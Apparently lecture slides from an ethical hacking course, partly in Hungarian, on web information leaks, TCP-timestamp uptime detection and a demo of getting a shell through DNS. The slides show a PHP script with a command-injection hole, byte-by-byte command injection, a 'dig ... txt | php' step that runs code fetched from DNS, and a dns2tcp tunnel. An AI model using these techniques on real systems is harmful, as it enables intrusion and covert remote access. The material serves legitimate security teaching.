Ethical Hacking / Penetration testing Network Security

Boldizsár Bencsáth PhD

What happens in demo? – Web info leak

- Apache gives out important module and version informations in error messages and protocol header
- ServerSignature and ServerTokens config parameter can be used to disable such info leaks
- Server version is automatically collected by internet sites such as netcraft.com – historical information might be retrieved
- Also, packed based uptime information is recorded

Tcp timestamping: check
http://www.securiteam.com/securitynews/5NP0C153PI.html

- Search engines know lot about our servers
- You should be aware what others know about You

Uptime. Remotely.

- **What is Timestamping? How can it be used to gain information about a running system? Timestamping is a TCP option, which may be set, and if set takes 12 bytes in the header (for each packet) in addition to the 20 bytes a TCP header normally takes. This is exclusive of any other options.**
- **Linux**
  Sends TS on first packet replied to - default always get TS
  Note:
  To disable do:
  echo 0 >/proc/sys/net/ipv4/tcp_timestamps
  To enable do:
  echo 1 >/proc/sys/net/ipv4/tcp_timestamps

  Increments 100 ticks/sec
  2.0.x does not support TCP Timestamps
  2.1.90+ Supports Timestamps
  2.2.x Supports Timestamps
  2.4.x Supports Timestamps
- OS Ticks/sec Rollover time

4.4BSD	2	34 years, 8 days, 17:27:27
Solaris 2	10	6 years, 293 days, 22:53:00
Linux 2.2+	100	248 days, 13:13:56
Cisco IOS	1000	24 days, 20:31:23

- **Windows**
  Win2k sends the timestamp after the syn/ack handshake is complete (sends 0 TS during the 3-way handshake) and increment every 100ms initial random number.
  95/98 does not support TS
  NT 3.5/4 does not support TS

Tegyük fel…

- Van egy sérülékeny weboldalunk
- Tudunk parancsokat futtatni, de szeretnénk shellt
- A parancsfuttatás méretkorlátos: csak ~26 karakter hosszú max.
- Webes alkönyvtárakat nem tudjuk írni
- A sérülékeny gépről kifele semmilyen port nem nyitható
- A sérülékeny gép kívülről csak a 80-as porton érhető el
- A DNS viszont jól láthatóan működik

A sérülékeny script - bizonyítványnézegető

```
$ more read.php
Reading cert  file
<?
$certname=$_REQUEST["certname"];
$certname=substr($certname,0,26);

sleep(2); #Against brute force

$res=`cat certs/$certname`;
if (preg_match("/OK/",$res))
{ echo("Cert loaded successfully: ".$res."\n<BR>");}
else
{ echo("bad certname (debug:<pre> file:$certname res:$res
    </pre>) "); }
```

Nagyon meg van kötve a kezünk


- Nem rakhatunk fel reverse php shellt, mert nem tudunk írni a web könyvtárakba
- Reverse shell nem tud kapcsolatot nyitni kifele
- Még egy wget, tftp sem fut le, nem lehet „feltölteni” fájlokat
- Nincs root jogunk sem, nem lőhetjük le a web szervert
- Mit tegyünk?

Több problémát kell megoldani

- Milyen „átviteli közeget” tudunk használni a kommunikációra egy shellel?
- Milyen módon juttassuk el a shellt biztosító kódunkat és mi legyen az?

DNS Tunnel

- A shell „átviteli közege” nem lehet webes, hisz nem csinálhatunk új tartalmat
- Minden más port zárva
- Csak a DNS jön szóba átviteli közegnek
- A válasz adott: DNS Tunnel



Mivel?

- Sok lehetőség van, de akadnak gondok is
  - Iodined: tun if– root jog kell mindkét oldalon
  - Heyoka
  - OzymanDNS
  - Squeeza
  - NSTX: tun virtuális interfész: root jog kell
  - Dns2tcp

DNS2TCP

- http://www.hsc.fr/ressources/outils/dns2tcp/index.html.en
- http://www.hsc.fr/ressources/outils/dns2tcp/download/dns2tcp-0.5.2.tar.gz
- A DNS2TCP-t választottuk
- C implementáció, kis méret, portabilitás (könnyű felrakni)
- Nincs szükség root jogra a kliensen
- Csak fel kell töltenünk a kb. 30 kilobyte méretű programot és elindítani

```
-rwxr-xr-x 1 root  root   38832 Apr 18 08:06 dns2tcpc
-rwxr-xr-x 1 root  root   39844 Apr 18 08:06 dns2tcpd
```

Hogy töltsük föl a DNS tunnel alkalmazást?

- Töltsük fel byte-onként!
- Így elfér 24 karakterben egy-egy parancs

Pl.: login=;printf \\001 >>/tmp/a

- Ezesetben egy-egy tetszőleges bináris byte-ot tudunk fájlba irányítani
- Nagyon sok kérés kell egy fájlfeltöltéshez
- A script pár másodperces késleltetést is tartalmaz, így napokig töltögethetnénk
- Ez így nem fog menni

Használjuk a DNS-t!

- Már a kód feltöltéshez is a DNS-t kell használnunk
- Helyezzünk PHP kódot DNS adatokba és bízzuk a PHP értelmezőre!
- Önkicsomagoló PHP kód: kód és adat egyhelyen
- Egy parancs kell csak szinte a feltöltéshez

dig prj.hu in txt | php

(kipróbálható!)

- Természetesen van más megoldás is, pl. adat DNS-ben, kicsomagoló kód külön

Hogy működik

Minta lekérdezés:

```
boldi@eternal:~$  dig prj.hu in txt

; <<>> DiG 9.7.3 <<>> prj.hu in txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34449
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2,
    ADDITIONAL: 3

;; QUESTION SECTION:
;prj.hu.                        IN      TXT

;; ANSWER SECTION:
prj.hu.                 20      IN      TXT     "v=spf1 a mx -all"
```

Rakjunk bele php kódot

```
; <<>> DiG 9.7.3 <<>> prj.hu in txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34449
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2,
    ADDITIONAL: 3

;; QUESTION SECTION:
;prj.hu.                        IN      TXT

;; ANSWER SECTION:
prj.hu.             20      IN      TXT     "  <?php echo 'hello world
    '.(3+3) ?>"
prj.hu.             20      IN      TXT     "v=spf1 a mx -all"
```

- Nézzük az eredményét!

Eredmény – rendben fut

```
; <<>> DiG 9.7.3 <<>> prj.hu in txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45532
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2,
    ADDITIONAL: 3

;; QUESTION SECTION:
;prj.hu.                        IN      TXT

;; ANSWER SECTION:
prj.hu.         20      IN      TXT     "v=spf1 a mx -all"
prj.hu.         20      IN      TXT     "  hello world 6"
```

Gondok

- ; és idézőjel nem használható \; kerülne a helyére
  - Szerencsére a tag lezárás egyenértékű egy ;-vel
  - Természetesen lehetne utófeldolgozni is (\ kivétele sed-del)
  - Pl. <?php echo ‘a’ ?><?php echo ‘b’ ?>
- Idézőjel (”) sem használható, de aposztróf (’) igen
- Hibás:
  - prj.hu. 1 IN TXT " <?php echo " "hello" "world" ".2+2\;?> “
- Egy jó megvalósítás:
  - @ 5 TXT " <?php echo 'hello world '.(3+3) ?>"

Továbbá

- Egy TXT string csak 255 byte lehet
- Több TXT string is lehet egy bejegyzéshez
- A teljes rekord nem lehet 64k felett, udp query 4k felett
- Egyes tűzfalak limitálhatják a méretet
- Más speciális karakterek sem működnek. Vagy nehézkes megoldani
- Külön gond: A rekordok round robin kerülnek megjelentetésre (random sorrend)

Round robin válasz – random sorrend

- Tervezett kód:

```
prj.hu.        20    IN    TXT    "  <?php $a=1 ?>"
prj.hu.        20    IN    TXT    "  <?php $a=$a+1 ?>"
prj.hu.        20    IN    TXT    "  <?php echo $a ?>„
```

- Letöltéskor kapott adat:

```
;; ANSWER SECTION:
prj.hu.        20    IN    TXT    "  <?php $a=$a+1 ?>"
prj.hu.        20    IN    TXT    "  <?php echo $a ?>"
prj.hu.        20    IN    TXT    "  <?php $a=1 ?>"
```

Nyilvánvalóan a két kód nem vezet azonos eredményre.

Megoldás a sorrendproblémára – goto – csak PHP 5.3.0 fölött

- p3 5 TXT " <?php a15: ?><?php if ($t!=1) { ?><?php goto a0 ?><?php } ?><?php …goto a16 …
- p3 5 TXT " <?php a52: ?><?php if ($t!=1) { ?><?php goto a0 ?><?php } ?><?php … goto a53
- p3 5 TXT " <?php a0: ?><?php \$t=1 ?> … <?php goto a1 ?> …
- A lefutás végén „die();”

Megoldások

- A különleges karaktereket tartalmazó kódot base64 kódolhatjuk, kicsomagolás után „eval” segítségével futtathatjuk
- Nagyobb stringeket szétvághatunk és darabokban kódoljuk egy-egy TXT rekordra, majd konkatenálunk
- TTL-t alacsonyan tartjuk, hogy frissíthessünk ha rossz a kód

Kezdjük összerakni

- Dns2tcp DNS tunnel lefordítva
- Packer.php: Becsomagoljuk a DNS tunnel klienst és hosszabb parancsainkat DNS rekordokba (előkészítés)
- DNS kiszolgáló: Az eredményt be kell tölteni a DNS-be
- Futtatás: Egyetlen paranccsal aktiváljuk az eredményt a sérülékeny gépen
- Elvárt eredmény: shell hozzáférés

Konklúzió

- Ha a DNS-t átengedjük az önmagában gondot okozhat
- Ismerjük meg rendszerünket! IPS-ünk felismeri a DNS tunnelt?
- Számítsunk script nyelvekre DNS adatban!
- Egy erős izoláció segít, de a támadóknak lehetnek trükkjei